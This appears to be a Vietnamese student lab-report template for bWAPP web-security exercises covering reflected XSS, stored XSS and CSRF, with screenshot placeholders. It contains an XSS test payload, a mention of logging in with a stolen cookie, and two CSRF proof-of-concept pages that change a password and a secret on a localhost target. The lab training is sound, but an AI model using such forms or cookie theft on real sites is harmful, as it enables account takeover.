
Chụp ảnh kết quả trả về khi xem mã nguồn có đoạn `<script>alert("XSS")</script>` và dán vào đây.

*** đặt ảnh tại đây ***



Chụp ảnh đăng nhập thành công nhờ sử dụng cookie lấy được của người dùng và dán vào đây.

*** đặt ảnh tại đây ***



13950. Thực hành khai thác XSS phản xạ sử dụng hàm EVAL mức độ dễ
Sau khi thực hiện xong bước 1 chụp ảnh kết quả và dán vào đây.


*** đặt ảnh tại đây ***

```


49 </div>
50
51 <div id="main">
52
53   <h1>XSS - Reflected (Eval)</h1>
54
55   <p>The current date on your computer is:</p>
56
57   <p>
58
59   <script>
60
61     eval("document.write(Date());");
62
63   </script>
64
65   </p>
66
67 </div>
68
69 <div id="side">


```

Sau khi thực hiện xong bước 2 chụp ảnh kết quả và dán vào đây.
 *** đặt ảnh tại đây ***



Chụp các bước thực hiện khai thác và dán vào đây.
 *** đặt ảnh tại đây ***





13951. Thực hành tấn công XSS lưu trữ dạng Blog mức độ dễ
Xác định lỗi XSS


Sau khi thực hiện xong bước 1 chụp ảnh kết quả và dán vào đây.

*** đặt ảnh tại đây ***





Sau khi thực hiện xong bước 2 chụp ảnh kết quả và dán vào đây.


*** đặt ảnh tại đây ***



Chụp các bước thực hiện khai thác và dán vào đây.

*** *đặt ảnh tại đây* ***






13952. Thực hành khai thác (Change Password) mức độ dễ

Chụp ảnh kết quả thu được trên proxy trong bước Xác định lỗi CSRF và dán vào bên dưới.

*** đặt ảnh tại đây ***




Chụp ảnh màn hình khi thực hiện khai thác với các thông số bị thay đổi và dán vào đây.

*** đặt ảnh tại đây ***


```
csrf_1.html - Notepad
File Edit Format View Help
<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="UTF-8" />
  <meta http-equiv="X-UA-Compatible" content="IE=edge" />
  <meta name="viewport" content="width=device-width, initial-scale=1.0" />
  <title>Document</title>
</head>
<body>
  <script>
    history.pushState("", "", "/");
  </script>
  <form action="http://localhost:8056/bWAPP/csrf_1.php">
    <input type="hidden" name="password_new" value="newpw" />
    <input type="hidden" name="password_conf" value="newpw" />
    <input type="hidden" name="action" value="change" />
    <input type="submit" value="Submit request" />
  </form>
</body>
</html>
```

Chụp ảnh kết quả sau khi khai thác thành công và dán vào đây.


*** đặt ảnh tại đây ***



13953. Thực hành khai thác CSRF (Change Secret) mức độ dễ

Chụp ảnh kết quả thu được trên proxy trong bước Xác định lỗi CSRF và dán vào bên dưới.

*** đặt ảnh tại đây ***




Chụp ảnh màn hình khi thực hiện khai thác với các thông số bị thay đổi và dán vào đây.

*** đặt ảnh tại đây ***

```
<!DOCTYPE html>
<html lang="en">
  <head>
    <meta charset="UTF-8" />
    <meta http-equiv="X-UA-Compatible" content="IE=edge" />
    <meta name="viewport" content="width=device-width, initial-scale=1.0" />
    <title>Document</title>
  </head>
  <body>
    <script>
      history.pushState("", "", "/");
    </script>
    <form action="http://localhost:8056/bWAPP/csrf_3.php" method="post">
      <input type="hidden" name="secret" value="newsecret" />
      <input type="hidden" name="login" value="hieujoycedev" />
      <input type="hidden" name="action" value="change" />
      <input type="submit" value="Submit request" />
    </form>
  </body>
</html>
```


Chụp ảnh kết quả sau khi khai 